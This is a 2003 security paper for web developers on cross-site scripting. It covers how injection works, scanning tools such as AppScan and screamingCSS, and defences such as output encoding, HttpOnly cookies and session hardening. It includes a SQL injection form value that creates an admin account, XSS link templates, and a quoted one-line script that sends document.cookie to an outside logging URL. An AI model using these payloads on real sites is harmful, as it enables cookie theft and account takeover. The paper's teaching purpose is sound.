A Web Developer's Guide to Cross-Site Scripting

Steven Cook
January 11, 2003

GSEC Version 1.4b (Option 1)

Abstract

Cross-site scripting attacks are those in which attackers inject malicious code, usually client-side scripts, into web applications from outside sources. Because of the number of possible injection locations and techniques, many applications are vulnerable to this attack method. Scripting attacks differ from other web application vulnerabilities because they attack an application's users, not an application's infrastructure, but they can still cause a great deal of damage. This paper describes how cross-site scripting works and what makes an application vulnerable, along with suggestions for developers about tools for discovering cross-site scripting vulnerabilities in their applications and recommended practices for creating applications that are less vulnerable to the attack and more resilient against successful cross-site scripting attacks.

Designing a secure web application is an inherently difficult project. All web sites need to present a public face to the world (or at least an intranet), and are therefore tempting targets for attacks. Web applications are worse off because they need to be interactive, accepting and returning data from users. Numerous methods of attacking web applications have been devised to exploit this fundamental weakness, including buffer overruns, SQL poisoning, directory traversals. Cross-site scripting is one attack method that has attracted a great deal of attention lately, due to both the ease of discovering vulnerabilities and the number of vulnerabilities in production-level code.

The original CERT advisory describing the technique defined cross-site scripting (often referred to as "CSS" or, to avoid confusion with the acronym for Cascading Style Sheets, "XSS") attacks are a means by which "malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources".[1] Scripting attacks rely on a browser's inability to distinguish between content that has legitimately served by a web application and content that has been injected into the application's output. As the Apache Project's page on XSS notes, the name “cross-site scripting” is something of a misnomer, as the attack is not necessarily limited to attacks coming from outside sites or even to scripts.[2] However, the malicious content generally takes the form of client-side scripts, particularly JavaScripts, which are designed to extract information about the victim’s use of the vulnerable application from browser cookies and then pass the information back to the attacker for immediate or eventual use.

XSS attacks are rapidly gaining attention as one of the most common weaknesses in web applications; the winner of the 2002 *eWeek* OpenHack contest won by discovering two potential XSS vulnerabilities.[3] XSS attacks are so common because of the huge number of potential exploits available to the dedicated attacker. Like many other methods of attacking web applications, an XSS attack operates at the application layer. An XSS attack may look like a search request, a bulletin board post, a logon attempt, or simply a request to view a page. Cross-site scripting is a particularly difficult method of attack to prevent; if an application's developers cannot rely on its users having JavaScript disabled (which, in most cases, they cannot), they must confirm that every instance of dynamic text displayed to the users has been made safe. In many cases, that means that every single input must be treated as suspect.

What is a cross-site scripting attack?

Both XSS and SQL poisoning attacks rely on passing specially crafted information, designed to masquerade as legitimate application code, to a web application through normal request channels such as CGI URLs (such as <http://www.example.com/login.asp?username=johndoe&password=goraiders>) or HTML forms. In SQL poisoning attacks, the data is parsed by the web application and executed as SQL code by a database connected to the web application. Attackers usually perform SQL poisoning attacks by locating an instance where user-supplied data is used to generate a SQL query without first being checked or preprocessed for validity. For instance, an attacker might try accessing a site's login through a form like this:

```
<form action="http://www.example.com/login.php">
      <input type="text" name="username" value="foo" />
      <input type="text" name="password"
            value="bar';INSERT INTO user (username,
password, accesslevel) VALUES('hackeradmin', 'evilhax0r',
99); SELECT userid FROM user WHERE username = 'foo">
      <input type="submit" />
</form>
```

A poorly designed web application might then simply take the `username` and `password` variables and use them, unfiltered, to create a SQL query:

```
SELECT userid, accesslevel
FROM user
WHERE username = 'foo'
AND password = 'bar'; INSERT INTO user (username, password, accesslevel
VALUES('bogusadmin', 'evilhax0r', 100); SELECT userid FROM
user WHERE username = 'foo';
```

Instead of executing one SQL query to look up a user account, the application will execute three. The attacker has just injected two SQL queries, one of them malicious, into the web application. The injected code can either be used to generate another SQL query, such as a DELETE statement used to cripple the web application by deleting all user logins or a SELECT statement designed to extract password information from privileged user accounts. In some cases, SQL poisoning is used to generate a system call to execute commands as the web application or database user. Developers have two ways of preventing SQL poisoning attacks. They can filter user-supplied data to remove recognizably unallowable data. In the above example, for instance, should the `username` and `password` variables accept non-alphanumeric data? Additionally, they can construct the SQL queries in such a way that user-supplied data cannot affect the queries run (escaping all single-quotes, for example). Cautious developers will do both.

Unlike SQL poisoning, a scripting attack is not an attack against the web application itself; instead, it is an attack against the application's users and can only indirectly compromise the web application. Scripting attacks inject code, usually a client-side script, into a web application's output. (While "script" has several possible meanings, here it refers to scripts intended to be executed by a web browser. Although several client-side scripting languages exist, JavaScript is the most common, best known, and best supported. Unless otherwise specified, scripts referenced in this paper may be assumed to be written in JavaScript.)

Client-side scripts are not able to directly affect server-side information. Attackers using scripting attacks must wait for their intended victims to view and execute the injected code. If a piece of bulletin board software did not validate user input, a malicious user could simply post a comment containing a script enclosed by `<script>` tags. When other users viewed the comment, it might look something like this:

```
<div class="comment">
<p>Hello, fellow Raiders fans!</p>
<script>MALICIOUS SCRIPT</script>
<p>Everyone looking forward to the big game?</p>
</div>
```

The malicious script needn't be limited in size, as the `<script>` tag can be given a `src` attribute, allowing it to fetch a payload script from wherever the attacker has stashed it. Whenever a user who had JavaScript enabled viewed the site, the script would execute, as browsers are simply unable to distinguish between legitimate scripts enclosed in `<script>` tags and ones inserted by users. Indeed, there may be no distinction; a forum for web developers, for example, might well wish to allow users to post scripts as demonstrations.

However, developers wishing to prevent abuse can encode special characters when they are received as user input that other users will encounter. The common “ampersand entity” method of encoding transforms `<script>` into `&lt;script&gt;`, which a browser will display as `<script>` but not execute. Alternatively, comments could be parsed using regular expressions, either when going into the comments database or when being returned to the user's browser, to remove certain HTML tags. This method is less likely to work than simply encoding all special characters, but would allow users some flexibility in formatting their comments. Most well-written web applications are aware of the security risks involved in allowing users to post code that will be read and possibly executed by other users; for instance, the weblogging software Movable Type provides administrators the ability to disallow all tags in user comments, and members of the community have written plug-ins which allow finer control over which tags will be allowed.[4] Scripting attacks are a known and largely controlled threat in this sort of content.

Cross-site scripting, however, doesn’t rely on the attacker being able to make content available to the victim. An XSS is "cross-site" because instead of using an application's functionality to inject the script by posting it in something like a comment, the attacker creates a method of injecting it from outside the vulnerable site. She then usually induces the victims to inject it themselves. The most obvious way to get victims to inject the code is to craft a URL and trick them into clicking on it. If the bulletin board at http://www.example.com had a page that allowed users to preview their posts, the following link (broken for readability) might serve as an XSS attack:

```
<a href="http://www.example.com/
      preview.cgi?
      comment=<script>MALICIOUS%20SCRIPT</script>">
      My wedding photos!</a>
```

If `preview.cgi` performed no checks on the value of `comment`, instead leaving defensive measures like stripping tags to the actual posting mechanism, it would be vulnerable to XSS attacks. Any victim duped into following the link would be subjected to the malicious script, which would be displayed, untouched and functional, by `preview.cgi`.

The "%20" used above is the hex value for a URL-encoded space. URL encoding is a means of representing individual characters used to transmit special characters in a URL. These characters include those which are explicitly reserved for a defined use in the URL syntax, such as forward slashes and ampersands, and characters which can potentially cause problems, such as spaces or certain non-reserved punctuation. However, since there is a defined encoding for every ISO Latin character, URL encoding can be used on every character in the malicious script to obfuscate the payload and make users more likely to follow the poisoned link.[5] In some cases, an XSS attack might not even require the victim to follow the link. The Nimda and BadTrans worms both exploited a vulnerability in some versions of Internet Explorer to execute attachments as soon as victims opened an email[6], and one writer has suggested that a similar vulnerability could eventually be used to propagate an XSS attack.[7]

Developers need to check every place user-supplied data is used to generate a SQL query to prevent SQL poisoning. To prevent basic scripting attacks, they need to check every place where data one user has entered can be displayed to another. On the other hand, to prevent cross-site scripting attacks developers must check every place where user-supplied data is displayed. What if a search results page put the search query at the top of the results?

```
<a href="http://www.example.com/
      search.cgi?
      searchstring=<script>MALICIOUS SCRIPT</script>">
      My wedding photos!</a>
```

What if a web application used a custom 404 page to show the unavailable pages users had requested and provide suggestions about where they might wish to go?

```
<a href="http://www.example.com/
      <script>MALICIOUS SCRIPT</script>">
      My wedding photos!</a>
```

The real danger of XSS lies not in the sophistication or potential damage of the attack -- although real damage can be done -- but in the number of possible vulnerabilities in an even moderately large web application.

What can an XSS attack do?

On first glance, it might seem that XSS attacks would not allow attackers to do much more than make nuisances of themselves. Unlike SQL poisoning, a scripting attack cannot alter or destroy an application's backend data, much less issue an arbitrary system call. JavaScript is a well-known and largely benign technology; web designers and developers use it on a daily basis to do things like create pop-up windows, drive dynamic HTML menus, and validate forms. It cannot affect a user's files or a server's code. How much danger could there be in allowing someone to inject an unwanted script into a page?

An attacker could write nuisance scripts; a JavaScript with an infinite loop could render the victim's browser unusable, forcing her to quit the browser. Similarly, the attacker could manipulate the window, by shrinking it, closing it, or making it move randomly across the screen, or manipulate the Document Object Model to embed or alter text and images. A more sophisticated attack could use DOM manipulation to alter form values as part of an attempt to gather information intended for the vulnerable application; the form action could be switched to post the submitted data to a logging script on the attacker's site, for instance. The original CERT advisory regarding XSS attacks described injection of HTML forms rather than scripts as a possible methodology.[8] Form injection for password or credit-card collection would be a natural extension of the hacker technique of using fake login pages to gather passwords.[9] DOM manipulation via JavaScript would make this attack mechanism highly difficult to detect, but I am unaware of successful XSS attack using this methodology in the wild. However, if such an attack were well designed, it could be quite effective. For example, a carefully coded JavaScript could change the target of an e-commerce site’s legitimate checkout form without causing visible differences with the untampered site. If the new target were a page at attackersdomain.com that mimics the e-commerce site's error page but logs credit card info, the injected script might go undetected, giving the attackers access to hundreds of credit card numbers.

An XSS attack could also use browser-specific vulnerabilities in scripting implementations to scrape information out of files on a user's hard drive.[10] Attackers might specifically target individuals with sensitive information stored on their local systems, sending poisoned URLs in email designed to appeal to the specific intended victims.

The most common behavior of XSS attacks, however, is to gather cookies. Cookies are a technology initially designed for Netscape Navigator 1.0 to mitigate some of the problems stemming from HTML’s nature as a stateless protocol. They are small text files that reside on a user's computer and store name-value pairs along with some metadata. Cookies are commonly used to store information intended to be persistent during a browser session or from session to session, such as session IDs, user preferences, or login information. The cookie specifications attempt to ensure that only the domain that set a cookie is allowed to access it:

> When searching the cookie list for valid cookies, a comparison of the **domain** attributes of the cookie is made with the Internet domain name of the host from which the URL will be fetched. If there is a tail match, then the cookie will go through **path** matching to see if it should be sent. "Tail matching" means that **domain** attribute is matched against the tail of the fully qualified domain name of the host. A **domain** attribute of "acme.com" would match host names "anvil.acme.com" as well as "shipping.crate.acme.com".
>
> Only hosts within the specified domain can set a cookie for a domain and domains must have at least two (2) or three (3) periods in them to prevent domains of the form: ".com", ".edu", and "va.us". Any domain that fails within one of the seven special top level domains listed below only require two periods. Any other domain requires at least three. The seven special top level domains are: "COM", "EDU", "NET", "ORG", "GOV", "MIL", and "INT".[11]

Here is where the cross-site nature of XSS attacks comes into play. Because browsers are unable to distinguish between legitimate and injected scripts, they will treat the request as legitimate under JavaScript's "Same-Origin Policy"[12] and hand out the cookie information through standard JavaScript functions to any script on the vulnerable page. Since the text inside a `<script>` tag is not generally displayed, the victim may not even be aware that a script has executed. The injected script now has access to the user's cookies and can pass them off to the attacker in any number of ways. Consider the following one-line script provided as an example in a cross-site scripting FAQ[13]:

```
document.location = 'http://www.cgisecurity.com/cgi-
bin/cookie.cgi?' + document.cookie;
```

All the script does is ask the browser to load a new URL which it has constructed using the `document.cookie` value; this behavior is a perfectly legitimate function of JavaScript. A web application might legitimately perform this action, redirecting users after their login depending on their account role, which was stored in a cookie. However, this XSS attack has managed to circumvent the Same-Origin Policy. An off-site logging script, cookie.cgi, has just been handed the victim's cookies from www.example.com and is storing them for later use. (The example log for `cookie.cgi` can be accessed at http://www.cgisecurity.com/articles/cookie-theft.log.) More refined techniques can be used to pass the cookie variables back to the attacker in a less obtrusive way, using techniques like loading images or frames which the victim would not notice.

Web applications frequently store login information and passwords in cookies. A successful XSS attack against www.example.com could deliver that information to the attacker, compromising the account of any victim of the XSS attack who had an account on example.com. If example.com were a financial or e-commerce site, this would be a potentially disastrous scenario. Additionally, many web applications store session identifiers in cookies in order to link the user's browser session to a set of variables stored on the server. If an application initiated a session automatically upon the arrival of a user and stored the session identifier, a successful XSS attack could allow the attacker to hijack sessions.

Session hijacks, normally performed by guessing or brute forcing valid session identifiers, enable attackers to perform any valid user function that doesn't require additional user verification. These functions could include making payments, changing passwords, and accessing sensitive information.[14] Worse yet, XSS-enhanced session hijacking can be automated; as soon as the attacker's script detects a successful cookie theft and is sent the victim's data, a web-capable script (using Perl's LWP library or something similar) can be automatically called to immediately co-opt the user's session. One proof-of-concept exploit demonstrated how an XSS attack could be used against users of Lycos Mail by automatically downloading the front page of the webmail service. The author noted that the technique could be refined to actually read email in the victims' mailboxes.[15] Another was designed to work against Hotmail.[16] The bottom line is that if a user can perform destructive, expensive, or embarrassing actions, cross-site scripting threatens to cause real damage.


How can XSS vulnerabilities be detected?

Auditing existing applications for potential XSS vulnerability can be time-consuming. The sheer number of possible places to check and possible permutations of user input can make checking everything exceedingly difficult. The 2002 OpenHack winner, for instance, was able to create an XSS vulnerability by misusing the test application's account editor page.[17] The webmail application SquirrelMail is vulnerable in numerous places, including its address book.[18] A single review of a recent release of the open source weblogging package PHPNuke turned up seven distinct XSS vulnerabilities.[19] Even server-generated error pages may not be secure; error pages in certain versions of both the Zeus[20] and Apache[21] web servers can introduce XSS vulnerabilities.

Obviously, developers who use third party packages should check with the vendor and lists of known vulnerabilities. However, known vulnerability lists are useless if the application is custom-written. For these applications, automated scanners – basically spiders with a scripting language that allows them to search for common vulnerabilities – come into their own. A number of commercial scanners, including Sanctum's AppScan, Rapid7's NeXpos, and WhiteHat

Arsenal, now provide the ability to scan for XSS vulnerabilities. These scanners attempt to inject a small script, usually a JavaScript alert pop-up, into every piece of user-entered data. If the pop-up is executed, the scanner has discovered an XSS vulnerability.

Using AppScan in “automatic” mode is quite simple. The tester provides AppScan with a target domain or domains. Multiple target domains allow AppScan to simultaneously scan both www.example.com and messages.example.com, for instance, without going on to scan additional sites that the tester does not have permission to examine. The tester sets a few default values for logins and passwords, and then puts AppScan to work.



Sending Test Requests

Press "Test" to start testing the site


Press the "Test" button to start testing the vulnerabilities of the application.

Test Progress

Initial test phase 100%

Testing the Site	
Third party misconfigurations	414 Out of 480
Known vulnerabilities	186 Out of 222
Forceful browsing	643 Out of 643
Hidden field manipulation	3 Out of 16
Cross site scripting	40 Out of 248
Stealth commanding	4 Out of 41
Parameter tampering	51 Out of 550
Backdoors and debug options	48 Out of 84
Buffer overflows	0 Out of 0
Cookie poisoning	0 Out of 12
Auditor customized rules	0 Out of 0
Suspicious contents	0 Out of 5
Test Requests Sent:	1389 Out of 2301

AppScan begins spidering all accessible pages on the domain, checking for a number of vulnerabilities on each. For XSS detection, AppScan attempts to inject a small script containing a pop-up alert message into form values. Additionally, since some web applications contain the raw user values in comments for debugging purposes, AppScan attempts to inject JavaScript using the form by providing a comment close tag before the payload: `--><script>APPSCAN SCRIPT</script>`. If either of these methods gets a result, AppScan detects the JavaScript alert on the results page and records it for later review.




Microsoft Internet Explorer

Appscan - CSS attack may be used

OK

The tested vulnerabilities are grouped by category. You can double click a group to view the specific vulnerabilities of this group, or select a different grouping method.

AppScan is designed to detect a number of vulnerabilities and is priced for enterprise-level development, but for developers without access to a feature-laden and expensive product like AppScan, other options exist. The Open Web Application Standards Project (OWASP) is a community effort designed to improve web applications security; OWASP is working on a project high-quality free scanner called WebScarab, but as of this writing only beta versions have been released. But developers who want to examine their code for XSS vulnerabilities don't need a full scanner; at least one Perl script, screamingCSS, is available to automatically scan for XSS vulnerabilities. The simple, compact script, available at http://www.devitry.com/screamingCSS.html, opens a connection to a target site using Perl's socket library. It loads pages, looking for links to follow and potentially vulnerable form fields, then begins to issue HTTP `GET` requests in an attempt to inject paragraph tags (`<P>`) into the pages. Pages that accept the input without stripping the tags are reported to the user.



```
localhost% ./screamingCSS.pl -v example.com
Beginning to scan example.com ::  for CGI bugs...
Kick back and relax, this will take a while...

GET example.com:80/
GET example.com:80/search.php?PHPSESSID=%22%3exxx%3cP%3eyyy
BUG FOUND - http://example.com:80/search.php?PHPSESSID=%22%3exxx%3cP%3eyyy
GET example.com:80/login.php?PHPSESSID=%22%3exxx%3cP%3eyyy
BUG FOUND - http://example.com:80/login.php?PHPSESSID=%22%3exxx%3cP%3eyyy
GET example.com:80/display.php?PHPSESSID=%22%3exxx%3cP%3eyyy

     1 - pages accessed /     3 - attempted CGIs to break /     2 - CGI bugs found

localhost% 
```

While screamingCSS's reporting, spidering, and injection testing capabilities are nowhere near as impressive as those of AppScan, it can still provide a valuable starting point for discovering potential vulnerabilities. At the moment, however, scanners don't approach the sophistication of real attackers; simply preventing the injection of a `<script>` tag into a web page does not make it is safe. Applications which block the injection of raw `<script>` tags may be fooled by more sophisticated techniques. AppScan and screamingCSS could both be used to probe for XSS vulnerabilities using those sophisticated techniques by adding customized scripts to their probing behavior. screamingCSS could be easily modified by anyone with moderate Perl expertise; it is itself a modified version of a more general web application vulnerability scanner, screamingCobra. However, attempting to guess every possible injection technique may be impossible. Therefore, developers should code defensively, rather than assuming that they will be able to find and fill every potential vulnerability in their applications.

How can XSS attacks be prevented?

OWASP's guide to secure development gives three rules for dealing with user data:

- Accept Only Known Valid Data
- Reject Known Bad Data
- Sanitize Bad Data

It goes on to declare that the first rule is the best strategy[22]. The corresponding strategy for preventing XSS attacks is to ensure that, before being passed back to the user, any values accepted from the client size are checked to provide minimal leeway for attacks. Does a username field need to take punctuation? Should a phone number field accept any punctuation other than parentheses and dashes? Obviously, client-side validation cannot be relied upon, but a great variety of possible user inputs can be forced down to a minimal alphanumeric set with server-side processing before being used by the web application in any way. Even more can be processed to avoid special characters used in HTML markup: brackets, quotes, and ampersands. A few regular expressions added to an application's output processing can prevent a great deal of trouble with minimal processing overhead.

Rejecting and sanitizing bad data can be more difficult. Suppose that a particular page of an application scanned all incoming data and removed left and right brackets. This would prevent a user-entered value `<script>` from causing problems in the output. However, attackers could, for instance, use URL encoding. The problem is made more difficult by the use of alternate character sets; browser behavior for pages that have not defined their character set is inconsistent, meaning that certain characters encodings that are not special characters in ISO Latin may still be interpreted as such by browsers.[23] Output pages should always define their character set, because properly written browsers will then not interpret special character encodings from other character sets, thereby drastically reducing the number of entities that must be filtered. If a web application doesn't need to display characters outside the ISO-8859-1 character set (which is sufficient for English and most European languages), every single page of the application should declare itself as using that character set via `META` tags; this will dramatically limit the number of possible forms the script injection can take. With a smaller number of possible attack mechanisms to block, sanitizing output becomes less computationally expensive and the performance hit to the application is lessened.

Many popular languages used for web development provide quick and dirty methods for filtering or encoding special characters. An advisory provided by the Apache Project includes code to perform filtering in Apache modules, Perl, and PHP[24]; even some more obscure languages such as Ruby provide filtering support.[25] Encoding all output can be computationally expensive, hurting web application performance. Additionally, making sure that all output is encoded can be time-consuming for developers and may not catch all vulnerabilities. However, if the resources are available, developers should process their output with filtering and encoding functions as a minimal precaution. An example filter written in PHP and specifically designed to prevent cross-site scripting can be seen at http://www.mricon.com/html/phpfilter.html. Filtering and encoding output is the single best way to close XSS vulnerabilities.

For web applications running on the Apache server and using mod_perl, the `Apache::TaintRequest` module can be used to automate the process of filtering output that contains user-entered data. Perl's concept of "taintedness", triggered in scripts by using the `-t` flag, tells the Perl script that any data not supplied by the Perl script itself is poisoned and should not be used to perform potentially dangerous techniques such as file manipulation. Using Perl in taint mode for CGI scripts helps ensure that the scripts will not provide attackers a way at attacking the systems they run on by using invalid file names and similar techniques. The `Apache::TaintRequest` module extends the taint mode concept to web output; any piece of text incorporating user input that is sent to mod_perl's `print` function is marked as tainted, then escaped to prevent potential XSS attacks.[26]

How can XSS attacks be mitigated?

Even if a web application is completely secure against cross-site scripting attacks posted in forms, it may retain vulnerabilities to other means of introducing malicious code. All the sanitizing precautions in the world on both incoming and outgoing data won't protect users from attacks concealed in user-uploaded Flash, which has been used in at least one demonstration scripting attack.[27] Similarly, at least one proof of concept attack was designed to place the malicious script in a server log by calling a carefully crafted URL rather than by injecting data through a web application's functionality.[28] Security-conscious developers should therefore assume that holes will be found in their application and be sure to minimize the potential damage from any successful scripting attack.

Very few cookie-stealing techniques will be of any use to attackers if an application's passwords are not stored in cookies. Web applications are, therefore, generally more secure if they do not store passwords in cookies and instead require password entry before a session begins. However, users may find it inconvenient to enter (and remember) their password every time they visit a website; therefore, a "crossing boundaries" policy may be useful.[29] Developers should determine the functions of the web application that would be the most dangerous in the hands of a hijacker and require authenticated users to re-enter their passwords before accessing these functions. For instance, even if a user has cookies that will automatically log her into Yahoo when she checks her fantasy football league stats, she must still enter her username and password when she first attempts to check email through Yahoo Mail. This sort of policy can drastically limit the damage of a hijacked session. Although Yahoo was at one point vulnerable to cookie theft via XSS[30], this policy would have prevented attackers from doing damage through one of the most obvious targets.

Additionally, developers should consider generating a session using information specific to the user. A timestamp and IP address seem like reasonable precautions; one review suggested that a user's session information include the MAC address of the computer she is using and the process IDs of the browser software.[31] This degree of precaution requires making sure that the server can access the transport layer (as in modified versions of Apache's mod_access library[32]) and is in the end little more secure than any other means of attempting to uniquely identify an incoming user. MAC addresses can be altered, just as IP addresses can be spoofed. However, any sort of protection can help reduce the chance of an automated attack.

Additionally, the same defenses used against session replaying – in which an attacker uses the ID for a previously valid session to bypass the normal authentication procedure[33] – will help prevent against session hijacking through XSS cookie theft. If session IDs contain a timestamp and expire fairly soon after they are created, stored session IDs cannot be used by attackers. Finally, a simple yet potentially effective technique is to immediately expire a session if machines at two separate IP addresses attempt to use it. Again, this technique can be overcome by IP spoofing, but it will provide an extra layer of security against automated attacks. Adding protection against session hijacking is particularly important if attackers know that they can rely on users having already initiated sessions when they encounter the attack. The session defenses of applications with mail-, message-, or log-reading capabilities should be carefully designed.

If at all possible, developers should be exposed to intentionally flawed demo applications, such as those provided by SPI Labs (http://endo.webappsecurity.com/) or OWASP (http://www.owasp.org/webgoat/). OWASP's WebGoat application is particularly valuable because it is designed to run locally (via Apache Tomcat) as a teaching tool illustrating the causes of and fixes for a number of common web application vulnerabilities. A few examples of what can be done by clever attackers may help illustrate the severity of the threat. Both server and browser developers have already learned this lesson and begun responding. The developers of Apache, Zeus, and IIS are have all started to issue patches for XSS vulnerabilities built into their servers. Microsoft has also provided a first step in making Internet Explorer less vulnerable. In a world in which Netscape 4 still holds a measurable share of the market, relying on the general public to use safer browsers is doomed, but Microsoft's attention to the problem is promising. Internet Explore 6.0 SP1 will not allow client-side scripts to access cookies marked "HttpOnly", for instance; other browser developers such as Opera and the Mozilla community may soon adopt this convention.[34]

The response from developers may not be coming a moment too soon. A recent advisory discussed how an attacker with control of a web server and the DNS server associated with it could use holes in the JavaScript security model to extract information from websites behind protected corporate firewalls; the technique relies on knowing the IP address or addresses of the targeted intranet, inducing individuals with access to the protected site to visit a trapped web page, and using control of the DNS server to claim that the targeted IP range lies within the attacker's domain.[35] The proposed attack relied on a design flaw in JavaScript's security mechanisms rather than a web application vulnerability, but it points to continuing refinement of what attackers are learning to do with malicious scripts. Another white paper demonstrated how a cross-site scripting attack (injecting scripts via the iPlanet web server's logs rather than through poisoned links) could be used to execute arbitrary code on the targeted server, opening up a Pandora's box of additional vulnerabilities.[36] XSS attacks were first described two years ago and the potential ramifications are still becoming clear, but as vulnerability reports continue to pour in and attack techniques continue to multiply, developers need to be aware and be wary.

Works Cited

[1] CERT Coordination Center. "CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests." *CERT/CC Advisories.* 3 February 2000. http://www.cert.org/advisories/CA-2000-02.html

[2] The Apache Software Foundation. "Cross Site Scripting Info." 20 November 2001. http://httpd.apache.org/info/css-security/index.html

[3] Dyck, Timothy. "OpenHack Wrap. *eWeek*. December 2, 2002. http://www.eweek.com/article2/0,3959,748061,00.asp

[4] Orchard, Leslie Michael. “MTCleanHTMLPlugin.” *DecafbadWiki*. 19 November 2002. http://www.decafbad.com/twiki/bin/view/Main/MTCleanHTMLPlugin

[5] CGISecurity.com. “The Cross Site Scripting FAQ.” May 2002. http://www.cgisecurity.com/articles/xss-faq.shtml

[6] Microsoft. “Incorrect MIME Header Can Cause IE to Execute E-mail Attachment.” *Microsoft TechNet*. 21 September 2001. http://www.microsoft.com/technet/security/bulletin/MS01-020.asp

[7] Lindner, Paul. “Preventing Cross-site Scripting Attacks.” *Perl.com.* 20 February 2002. http://www.perl.com/pub/a/2002/02/20/css.html

[8] CERT Coordination Center. “Malicious Tags.”

[9] Wang. “Hack FAQ Volume 9.” *Neoteker*. 19 August 2002. http://www.neoteker.com/artikel/vol9.htm

[10] Guninski, Georgi. “IE 5.5 and 5.01 vulnerability — reading at least local and from any host text and parsed html files.” 2000. http://www.guninski.com/dhtmled2.html

[11] Netscape. “Persistent Client State HTTP Cookies.” 1999. http://wp.netscape.com/newsref/std/cookie_spec.html

[12] The Mozilla Organization. “The Same Origin Policy.” 24 August 2001. http://www.mozilla.org/projects/security/components/same-origin.html

[13] CGISecurity.com.

[14] Pennington, Bill and Endler, David. “Session Hijacking.” *OWASP Application Security Attack Components.* http://www.owasp.org/asac/auth-session/hijack.shtml

[15] NightHawk. “Lycos Mail and Lycos HTMLGear XSS/Cookie Problems Advisory.” *SecuriTeam.com Security News*. 11 June 2002. http://www.securiteam.com/securitynews/6R0041P60Q.html

[16] Endler, David. “The Evolution of Cross-Site Scripting Attacks.” 20 May 2002. http://www.idefense.com/idpapers/XSS.pdf

[17] Dyck.

[18] DarC KonQuesT. “Squirrel Mail 1.2.7 XSS Exploit.” *Bugtraq*. Bugtraq@securityfocus.com. (19 September 2002)

[19] Morrison, Bruno. “Multiple XSS vulnerabilites in PHPNuke.” *Bugdev*. bugdev@idea.avet.com.pl. (10 October 2002)

[20] Zeus Technology. “Cross Site Scripting.” 9 February 2000. http://support.zeus.com/security/css.html

[21] Common Vulnerabilities and Exposures. “CAN-2002-0840.” 8 August 2002. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0840

